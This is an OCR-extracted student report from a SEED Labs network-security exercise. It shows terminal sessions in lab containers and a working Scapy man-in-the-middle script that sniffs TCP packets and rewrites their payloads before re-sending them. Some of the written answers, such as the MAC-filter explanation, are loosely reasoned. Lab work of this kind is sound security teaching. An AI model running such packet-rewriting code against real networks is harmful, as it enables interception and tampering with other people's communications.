
```
root@90d130a106b7:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.094 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.091 ms
^C
--- 192.168.60.5 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6124m
s
rtt min/avg/max/mdev = 0.091/0.106/0.137/0.016 ms
root@90d130a106b7:/# ip route show cache
root@90d130a106b7:/# 
```



```
                    My traceroute  [v0.93]
)0d130a106b7 (10.9.0.5)          2023-03-13T21:04:06+0000
eys:  Help   Display mode   Restart statistics   Order of
 fields   quit   Packets              Pings
 Host           Loss%   Snt   Last   Avg   Best   Wrst  StDev
 1. 10.9.0.11    0.0%    11    0.1   0.1    0.1    0.2    0.0
 2. 192.168.60   0.0%    10    0.1   0.1    0.1    0.2    0.1
```

Result: Unsuccessful Attack


4 Task 2: Launching the MITM Attack



```
[03/12/23]seed@VM:~/.../Labsetup$ sudo sysctl net.ipv4.conf.
all.accept_redirects=0 net.ipv4.conf.all.accept_redirects=0
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.accept_redirects = 0
[03/12/23]seed@VM:~/.../Labsetup$ sudo docker exec -it host-
192.168.60.5 /bin/bash
root@4a543290e0f8:/#
root@4a543290e0f8:/# nc -lp 9090
Anvitha
AAAAAAA
```

```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2824  bytes 217975 (217.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  coll
isions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 757 (757.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 757 (757.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  coll
isions 0

root@90d130a106b7:/# nc 192.168.60.5 9090
Anvitha
AAAAAAA
```

Launching the MITM



```
[03/12/23]seed@VM:~/.../Labsetup$ sudo sysctl net.ipv4.conf.
all.accept_redirects=0 net.ipv4.conf.all.accept_redirects=0
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.accept_redirects = 0
[03/12/23]seed@VM:~/.../Labsetup$ sudo docker exec -it host-
192.168.60.5 /bin/bash
root@4a543290e0f8:/# nc -lp 9090
Anvitha
AAAAAAA
root@4a543290e0f8:/#
```


```
[03/12/23]seed@VM:~/.../Labsetup$ docksh a6
root@a677c5510721:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@a677c5510721:/# ls
bin   etc   lib32   media  proc  sbin  tmp  volumes
boot  home  lib64   mnt    root  srv   usr
dev   lib   libx32  opt    run   sys   var
root@a677c5510721:/# cd volumes/
root@a677c5510721:/volumes# ls
root@a677c5510721:/volumes# ls
mitm_sample.py
root@a677c5510721:/volumes# ./mitm_sample.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
```

```
root@90d130a106b7:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.
9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 2952  bytes 268699 (268.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2833  bytes 218481 (218.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  colli
sions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 757 (757.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 757 (757.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  colli
sions 0

root@90d130a106b7:/# nc 192.168.60.5 9090
Anvitha
AAAAAAA
^C
root@90d130a106b7:/#
```


Question 4: In your MITM program, you only need to capture the traffic in one direction. Please indicate which direction, and explain why.

Explanation:
Capturing traffic in the direction from the sender to the receiver would give the attacker access to all the data being transmitted between the two parties, including sensitive information such as passwords, credit card numbers, and personal information. Capturing traffic in the other direction (from the receiver to the sender) would not provide as much useful information for the attacker, as it mainly consists of acknowledgement packets and other control information.

Question 5:
When used with ip address:



```
  GNU nano 4.8                 mitm.py
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'seedlabs', b'AAAAAAAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```



```
[03/12/23]seed@VM:~/.../Labsetup$ sudo sysctl net.ipv4.conf.
all.accept_redirects=0 net.ipv4.conf.all.accept_redirects=0
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.accept_redirects = 0
[03/12/23]seed@VM:~/.../Labsetup$ sudo docker exec -it host-
192.168.60.5 /bin/bash
root@4a543290e0f8:/# nc -lp 9090
Anvitha
AAAAAAA
root@4a543290e0f8:/# 
```

```
[03/12/23]seed@VM:~/.../Labsetup$ docksh a6
root@a677c5510721:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@a677c5510721:/# ls
bin   etc   lib32   media  proc  sbin  tmp  volumes
boot  home  lib64   mnt    root  srv   usr
dev   lib   libx32  opt    run   sys   var
root@a677c5510721:/# cd volumes/
root@a677c5510721:/volumes# ls
root@a677c5510721:/volumes# ls
mitm_sample.py
root@a677c5510721:/volumes# ./mitm_sample.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
```

```
root@90d130a106b7:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.
9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 2952  bytes 268699 (268.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2833  bytes 218481 (218.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  colli
sions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 757 (757.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 757 (757.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  colli
sions 0

root@90d130a106b7:/# nc 192.168.60.5 9090
Anvitha
AAAAAAA
^C
root@90d130a106b7:/# 
```

Both cases work but:
Using A's MAC address as a filter in the MITM program may create issues, even though it may work.The reason for this is that the MAC address is a layer 2 address, which is only used within a local network segment. When traffic crosses different network segments, such as when it passes through a router, the MAC address is stripped off and replaced with the MAC address of the next device in the path.

In the context of the MITM program, if A's traffic needs to be intercepted and modified as it passes through a router, the router will replace A's MAC address with its own MAC address before forwarding the traffic to the MITM program. This means that if the MITM program is filtering traffic based on A's MAC address, it will not be able to intercept the traffic.

In contrast, using A's IP address as a filter in the MITM program will work regardless of how the traffic is routed, as long as the IP address remains the same. This is because IP addresses are used to identify devices across different network segments.